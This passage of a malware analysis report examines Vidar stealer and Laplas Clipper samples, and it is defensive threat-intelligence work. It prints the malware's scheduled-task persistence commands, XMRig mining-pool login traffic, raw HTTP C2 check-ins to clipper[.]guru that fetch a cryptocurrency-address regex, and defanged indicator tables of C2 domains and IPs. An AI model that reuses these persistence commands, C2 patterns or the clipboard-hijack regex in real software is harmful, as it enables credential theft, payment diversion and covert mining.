

Figure 14: Schedule task creation

Clip1.exe

METADATA

File name	Clip1.exe
Description	32-bit malicious executable used for C2 communication
Size	3,979,776 bytes
MD5	076ff7b77b0f86ba643a581727420e7a
SHA-1	d59cf71fd91645b00f868d4f913c18675a58156e
SHA-256	8e6e3db76d44df50f82628eaaaf96fd9ef4dad484bc954ad0388fc6b6a66da43
Compile Time	2023-01-06 01:08:32 UTC

ANALYSIS

The Clip1.exe file was identified as being a sample of the Laplas Clipper malware family. The key functionality of this malware strain is to steal data from the clipboards of infected users. The Laplas Clipper strain typically targets cryptocurrency users in order to redirect payments to the threat actors' wallets. However, in this instance it was noted as acting and behaving as a stealer which is subsequently sent to the threat actor.

A scheduled task is created for persistence purposes – this is achieved through the command line presented within figures 16 and 17.

```
1 "C:\Windows\System32\schtasks.exe" /CREATE /TN "Windows\IntelComputingTooIklt\IntelPaint7.8.9.3." /TR "C:\ProgramData\MslBooster\WindowsPaint-Ver7.8.9.3.exe" /SC MINUTE
2 "C:\Windows\System32\schtasks.exe" /CREATE /TN "Wlndows\IntelComputingTooIklt\IntelPalnt0.5.9.9." /TR "C:\ProgramData\MslProjector\WlndowsDraiver-Ver0.5.9.9.exe" /SC MINUTE
3 "C:\Windows\System32\schtasks.exe" /CREATE /TN "4.3.5.Microsoft.NET\AgentActivationRuntime4.3.5.\IntelPalnt4.3.5." /TR "C:\ProgramData\2ERS6Q17\WlndowsDraiver-Ver4.3.5.3.exe" /SC MINUTE
```

Figure 15: Scheduled task creation



Figure 16: Clipper persistence mechanism

Once the executable has configured the persistence mechanisms, it spawns a connection to an XMRIG mining pool. The application connects to a mining pool at xmr-eu1[.]nanopool[.]org on port 14444 with the credentials listed in figure 18.

```
1 login: 46ZPrQB8ncwY2gxdC29wawbYaFrjXkaZPKcRWtNzUFNhQ7StZZCb6DAUvDY6GzKtMUFhfrtVSLPJ7BGLhthLZg1T7mztKaq
2 pass: x
```

Figure 17: XMRIG mining pool credentials

{"id":1,"jsonrpc":"2.0","method":"login","params":
{"login":"46ZPrQB8ncwY2gxdC29wawbYaFrjXkaZPKcRWtNzUFNhQ7StZZCb6DAUvDY6GzKtMUFhfrtVSLPJ7
BGLhthLZg1T7mztKaq","pass":"x","agent":"XMRig/6.18.1 (Windows NT 10.0; Win64; x64) libuv/1.44.1
msvc/2019","algo":["cn/1","cn/2","cn/r","cn/fast","cn/half","cn/xao","cn/rto","cn/rwz","cn/zls","cn/
double","cn/ccx","cn-lite/1","cn-heavy/0","cn-heavy/tube","cn-heavy/xhv","cn-pico","cn-pico/tlo","cn/
upx2","rx/0","rx/wow","rx/arq","rx/graft","rx/sfx","rx/keva","argon2/chukwa","argon2/
chukwav2","argon2/ninja","ghostrider"]}}
{"id":1,"jsonrpc":"2.0","result":{"id":"1","job":
{"blob":"1010e5c2ca9e069933210b51e86ac2c215f4893dd0a9864eb79d3fdab8ce586a79fe929e9dccf500
00000093ebf869d8ec700406e0fe98b410f498216278159bbd770d260f2688ba1c7fe601","job_id":"14895"
,"target":"f3220000","height":
2808139,"seed_hash":"f1b97df0d050c44c82757bf7781274ab20ac1cff6a1e05bfa51376ac388be83d","ne
xt_seed_hash":""},"status":"OK"},"error":null}

Figure 18: Mining traffic

Communications

Vidar Command and Control

In the latest iterations of the Vidar malware, samples have been noted as using Telegram and Steam profiles as intermediary C2 destinations. Once on a profile page, the malware parses the returned response in order to retrieve the next IP address location for further C2 instructions.

Figure 19 has been provided to evidence the communication received back to Vidar from the C2 server. This response from the server details to Vidar the enumeration and data to provide back to the threat actor's C2 environment.

Figure 19: Screenshot showing a network capture of the configuration being downloaded by the malware

The instructions received by the C2 server back to the Vidar executable are in keeping with historically seen infections. This aspect of the campaign hasn't seen significant change since its inception. Figure 20 has been provided to evidence some of the data sent by the Vidar malware back to the C2 servers, however, full system enumeration and the export of any stored credentials found within browsers has also been noted as being exfiltrated.



Figure 20: Some of the captured data sent to the C2

Clipper Command and Control

Laplas Clipper was seen communicating with the domain clipper[.]guru. After checking in, the malware downloads a regular expression designed to recognise cryptocurrency addresses. Researchers at Cyble have documented this functionality[13]

```
GET /bot/online?
guid=SOCAAGDT\Admin&key=dd611369e3344bc4aad751531e739d725fb32f33363f67a0bf7
a4ea33213af63 HTTP/1.1
Host: clipper.guru
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 04 Jan 2023 21:56:03 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 2
Connection: keep-alive

okGET /bot/regex?
key=dd611369e3344bc4aad751531e739d725fb32f33363f67a0bf7a4ea33213af63 HTTP/
1.1
Host: clipper.guru
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 04 Jan 2023 21:56:03 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 633
Connection: keep-alive

^(?:(1[1-9A-HJ-NP-Za-km-z]{32,33})|(3[1-9A-HJ-NP-Za-km-z]{32,33})|
(bc1q[023456789acdefghjklmnpqrstuvwxyz]{38,58})|(q[a-z0-9]{41})|(p[a-z0-9]
{41})|(L[a-km-zA-HJ-NP-Z0-9]{33})|(M[a-km-zA-HJ-NP-Z0-9]{33})|(ltc1q[a-zA-
Z0-9]{38})|(0x[a-fA-F0-9]{40})|(bnb1[0-9a-z]{38})|(D[5-9A-HJ-NP-U]{1}[1-9A-
HJ-NP-Za-km-z]{32})|(4[0-9AB][1-9A-HJ-NP-Za-km-z]{93})|(8[0-9AB][1-9A-HJ-
NP-Za-km-z]{93})|(r[0-9a-zA-Z]{33})|(t1[a-km-zA-HJ-NP-Z1-9]{33})|(X[1-9A-
HJ-NP-Za-km-z]{33})|(ronin:[a-fA-F0-9]{40})|(T[A-Za-z1-9]{33})|(tz[1-3]
[1-9A-HJ-NP-Za-km-z]{33})|(addr1[a-z0-9]+)|(cosmos1[a-z0-9]{38})|(R[a-zA-
Z0-9]{33})|([A-Z2-7]{58})|([1-9A-HJ-NP-Za-km-z]{44}))$
```

Figure 21: Clipper C2 communications

[13] https://blog.cyble.com/2022/11/02/new-laplas-clipper-distributed-by-smokeloader/

Threat Intelligence

Indicators of Compromise – Domains

HXXP[://]CLIPPER[.]GURU

The Laplas Clipper was detected to have communicated with the clipper[.]guru domain. Following the connection, the malware downloads a regular expression designed to recognise cryptocurrency addresses. The following table displays the threat intelligence profile of this domain:

Domain:	hxxp[://]clipper[.]guru
Resolved IP Addresses:	• 45[.]159[.]189[.]105 • 45[.]159[.]189[.]79
Geolocation and ASN:	• 45[.]159[.]189[.]105 (Amsterdam, North Holland, Netherlands - Hosting Solution Ltd.) • 45[.]159[.]189[.]79 (Amsterdam, North Holland, Netherlands - Hosting Solution Ltd.)
Threat Intelligence Profile:	• Categorised as malicious by 15 threat intelligence vendors within the VirusTotal platform • Classified with a malware-based reputation within the Cisco Talos Intelligence platform

During the initial execution of the malware, it was identified that the malware attempted to connect to the hxxp[://]clipper[.]guru domain. The domain was detected to have been attributed to the Laplas Clipper[14], a cryptocurrency stealer which replaces wallet addresses on the clipboard to intercept currency transfers.

HXXPS[://]LAPLAS[.]APP/SIGNIN

Domain:	hxxps[://]laplas[.]app/signin
Resolved IP Addresses:	• 31[.]42[.]176[.]127
Geolocation and ASN:	• 31[.]42[.]176[.]127 (Amsterdam, North Holland)
Threat Intelligence Profile:	• Categorised as malicious by eight threat intelligence vendors within the VirusTotal platform • Classified with a malicious-based reputation with Ukrainian location data, within the Cisco Talos Intelligence platform

[14] https://blog.cyble.com/2022/11/02/new-laplas-clipper-distributed-by-smokeloader/

HXXPS[://]T[.]ME/YEAR2023START

Domain:	hxxps[://]t[.]me/year2023start
Resolved IP Addresses:	• 65 resolved IP addresses
Threat Intelligence Profile:	• The domain is registered to GoDaddy[.]com, LLC • Involved in UAC Bypass project (via @actraaz[.]org) with a Russian tag and Security Researcher Targeting project (via @jumpsec[.]com) with a North Korea tag • Not categorised as malicious by any threat intelligence vendors within the VirusTotal platform • Classified with a malicious reputation with Ukrainian location data, within the Cisco Talos Intelligence platform

Upon further analysis, the malware was detected to have attempted to retrieve C2 data from the IP address 49[.]12[.]113[.]110 via port 80. The associated domain was detected to have connected to a Telegram channel, attributed to Vidar[15], which was utilised for further C2 functionality. An example of such a profile is illustrated in figures 22 and 23:



Figure 22: Telegram user profile

[15] https://twitter.com/TrackerC2Bot/status/1610256493823070208



Figure 23: Telegram user profile with IP address

HXXPS[://]STEAMCOMMUNITY[.]COM/PROFILES/76561199467421923

Domain:	hxxps[://]steamcommunity[.]com/profiles/76561199467421923
Resolved IP Addresses:	• Resolves to 2,000 IP addresses
Threat Intelligence Profile:	• The domain is registered to Network Solutions, LLC • Not categorised as malicious by any threat intelligence vendors within the VirusTotal platform • Classified with a favourable reputation with Ukrainian location data, within the Cisco Talos Intelligence platform

Moreover, the malware was likewise detected to have attempted to retrieve C2 data from the IP address 116[.]202[.]7[.]135. However, a connection to Steam profiles was observed during the correlating phase of analysis. These profiles were likewise attributed to Vidar[16] and were utilised for C2 functionality. An example of such a profile is illustrated in figure 24:



Figure 24: Steam profile with further IP for further C2

[16] https://twitter.com/TrackerC2Bot/status/1610256493823070208

Indicators of Compromise – IPv4 Addresses

This section contains summarised threat intelligence profiles regarding the IP addresses associated with the C2 infrastructure, linked to the Vidar malware sample under analysis.

94[.]130[.]190[.]48

Geolocation: **Köln, North Rhine-Westphalia, Germany**

ASN:	Hetzner Online GmbH
Historical DNS:	• static[.]48[.]190[.]130[.]94[.]clients[.]your-server[.]de: 2021-06-16 - 2023-01-23 • intensa01-190-48[.]si[.]dhb[.]ourproshop[.]net: 2012-03-17 - 2012-03-17
Open ports:	• 22: : SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.1 • 443: HTTP/1.1 404 Not Found Content-Type: text/plain Date: Wed, 25 Jan 2023 18:27:28 GMT Content-Length: 18 404 page not found • 2083: HTTP/1.0 400 Bad Request Client sent an HTTP request to an HTTPS server • 2087: HTTP/1.0 400 Bad Request Client sent an HTTP request to an HTTPS server • 8443: HTTP/1.1 400 Bad Request Content-Type: text/plain; charset=utf-8 Sec-Websocket-Version: 13 X-Content-Type-Options: nosniff Date: Wed, 25 Jan 2023 06:21:00 GMT Content-Length: 12 Bad Request
Threat Intelligence Profile:	• Categorised as malicious by ten threat intelligence vendors within the VirusTotal platform • Associated with the "KidsOfTheApocalypse.exe" file – Redline Stealer malware • On 09/01/2023, the IP address was added to the Abuse.ch ThreatFox IOC database for being involved with the malware family Vidar with tags • Classified with a spam-based reputation within the Cisco Talos Intelligence platform

91[.]107[.]156[.]138

Geolocation:	Gunzenhausen, Bavaria, Germany
ASN:	Hetzner Online GmbH
Historical DNS:	• static[.]138[.]156[.]107[.]91[.]clients[.]your-server[.]de: 2021-06-16 - 2023-01-23 • *.24n1z4ul6fktzfxuu3loepy9[.]cbox4[.]ignorelist[.]com: 2022-06-25 - 2022-06-25 • msconfig[.]noip[.]me: 2016-05-10 - 2016-05-10
Open ports:	• Port 22: SSH-2.0-OpenSSH_8.4p1 Debian-5+deb11u1 • Port 80: HTTP/1.1 403 Forbidden Server: nginx Date: Sun, 22 Jan 2023 05:39:45 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Content-Encoding: gzip <html> <head><title>403 Forbidden</title></head> <body> 403 Forbidden <hr> nginx </body> </html>
Threat Intelligence Profile:	• Categorised as malicious by nine threat intelligence vendors within the VirusTotal platform • Classified with a spam-based reputation and malware, within the Cisco Talos Intelligence platform

49[.]12[.]113[.]110

Geolocation:	Essen, North Rhine-Westphalia, Germany
ASN:	Hetzner Online GmbH
Historical DNS:	• static[.]110[.]113[.]12[.]49[.]clients[.]your-server[.]de: 2022-03-25 - 2023-01-24 • ashe[.]faqit[.]net: 2022-07-23 - 2022-10-10 • intralean-warstein[.]de: 2020-12-29 - 2022-04-29 • www[.]intralean-warstein[.]de: 2020-12-29 - 2021-12-12
Threat Intelligence Profile:	• Categorised as malicious by nine threat intelligence vendors within the VirusTotal platform • IP addresses are related to “Valorent.exe”, which is linked to Riot Games downloads - recently breached by a ransomware strain • Related to the “ArkeiStealer” signature within the MALWARE bazaar platform

5[.]75[.]173[.]242

Geolocation:	Gunzenhausen, Bavaria, Germany
ASN:	Hetzner Online GmbH
Historical DNS:	• 51[.]rdbro[.]online - 2022-11-26 - 2022-11-26 • static[.]242[.]173[.]75[.]5[.]clients[.]your-server[.]de - 2021-08-04 - 2023-01-23
Open ports:	Port 22: SSH-2.0-OpenSSH_8.9p1 Ubuntu-3
Threat Intelligence Profile:	• Categorised as malicious by nine threat intelligence vendors within the VirusTotal platform • IP address range related to activity in the region of Iran[17]

89[.]208[.]104[.]172

Geolocation:	Amsterdam, North Holland, Netherlands
ASN:	AEZA GROUP Ltd
Historical DNS:	• llh3u1am3tezkhrc3m5mukzac2zq9999[.]wbnkeaf2d6lwee55uthcphq9[.]cbox4[.]ignorelist[.]com - 2022-09-19 - 2022-09-19 • nsmwxgbvqpda2yq2eawaczvhe5ta9999[.]sjufiwxvi5qzp4ip535naaq9[.]cbox4[.]ignorelist[.]com - 2022-08-10 - 2022-08-10
Open ports:	• 22, 80, 6379 • 309 filtered ports

Threat Intelligence Profile:	• Associated with a malicious reputation within the Cisco Talos Intelligence platform
	• Categorised as malicious by 14 threat intelligence vendors within the VirusTotal platform
	• Related to the "ArkeiStealer" signature within the MALWARE bazaar platform
	• Open source: Loader is reported to drop another stealer (bebra.exe & clip1.exe) [18]
	• IP address is blocked by the sites due to it being registered as spam or malicious in nature:
	  ○ Spamhaus[.]org
	  ○ Abuseat[.]org
	  ○ Spamrats[.]com
	  ○ Surbl[.]org
	  ○ Uceprotect[.]net

[17] https://en.ntunhs.net/IPInfo/EN/5/75.htm
[18] https://twitter.com/AnFam17/status/1609762874913689600

77[.]73[.]134[.]24

Geolocation:	Vienna, Austria
ASN:	• Partner LLC
Historical DNS:	• ninc[.]optimumwiz[.]com - 2019-09-02 - 2020-04-04 • midpc[.]rushpicks[.]com - 2019-08-03 - 2019-08-03 • msgin[.]westporotels[.]com - 2018-04-08 - 2018-12-03
Open ports:	• 22, 80

Threat Intelligence Profile:	• Open source: Loader is reported to drop another stealer (bebra.exe & clip1.exe) [19]
	• Reported as C2 server for Redline Stealer
	• Recorded Future Risk Score: 99-99 (Very Malicious)
	• Categorised as malicious by 17 threat intelligence vendors within the VirusTotal platform
	• Tagged with Raccoon Stealer malware within the URL haus database [20] and the N-W0rm malware within the MALWARE bazaar database [21]
	• Linked with E-banking trojan and spyware [22]
	• IP address is blocked by the sites due to it being registered as spam or malicious in nature:
	  ○ Spamhaus[.]org
	  ○ Abuseat[.]org
	  ○ Surbl[.]org

116[.]202[.]7[.]135

Geolocation:	Berlin, Germany
ASN:	• Hetzner Online GmbH
Historical DNS:	• static[.]135[.]7[.]202[.]116[.]clients[.]your-server[.]de - 2019-05-14 - 2023-01-31 • pr[.]download-film[.]site - 2023-01-27 - 2023-01-27 • efusgw[.]thecoffeeclub[.]live - 2019-10-04 - 2020-09-03 • internet-stream-movies[.]com - 2011-04-17 - 2011-04-17 • boldtop[.]info - 2011-04-17 - 2011-04-17
Threat Intelligence Profile:	• Categorised as malicious by 11 threat intelligence vendors within the VirusTotal platform • IP addresses are related to “Valorent.exe”, which is linked to Riot Games downloads - recently breached by a ransomware strain

[19] https://twitter.com/AnFam17/status/1609762874913689600
[20] https://urlhaus.abuse.ch/browse/tag/RaccoonStealer/
[21] https://bazaar.abuse.ch/sample/4edb9ceda2b49b682d3e30c4925610f81ffcc7d2b46a2d59d5930d6a1d69fbc7/
[22] https://www.joesandbox.com/analysis/1158774

49[.]12[.]8[.]228

Geolocation:	Gunzenhausen, Bavaria, Germany
ASN:	Hetzner Online GmbH
Historical DNS:	• static[.]228[.]8[.]12[.]49[.]clients[.]your-server[.]de - 2020-07-02 - 2023-01-31 • a[.]alphaq[.]tk - 2023-01-26 - 2023-01-26 • pkg[.]imranfnet[.]xyz - 2023-01-19 - 2023-01-22 • mx2[.]ploit[.]de - 2020-10-20 - 2022-08-02 • mail[.]ploit[.]de - 2020-11-02 - 2022-07-24 • matrix[.]nurmalso[.]tk - 2020-09-20 - 2020-10-17 • nurmalso[.]tk - 2020-10-02 - 2020-10-04 • netdata[.]nurmalso[.]tk - 2020-10-04 - 2020-10-04
Open ports:	• Port 80: HTTP/1.1 200 OK Server: Caddy Date: Thu, 26 Jan 2023 23:43:21 GMT Content-Length: 0
Threat Intelligence Profile:	• Reported as a Vidar c223 • Categorised as malicious by 11 threat intelligence vendors within the VirusTotal platform • Classified with a spam-based reputation and malware, within the Cisco Talos Intelligence platform

[23] https://asec.ahnlab.com/en/45359/

Detection

Indicators of Compromise

Type	Description	Values
URL	Intermediary C2	hxxps[://]steamcommunity[.]com/profiles/76561199467421923 hxxps[://]steamcommunity[.]com/profiles/76561199469677637 hxxps[://]steamcommunity[.]com/profiles/76561199471266194 hxxps[://]steamcommunity[.]com/profiles/76561199472399815
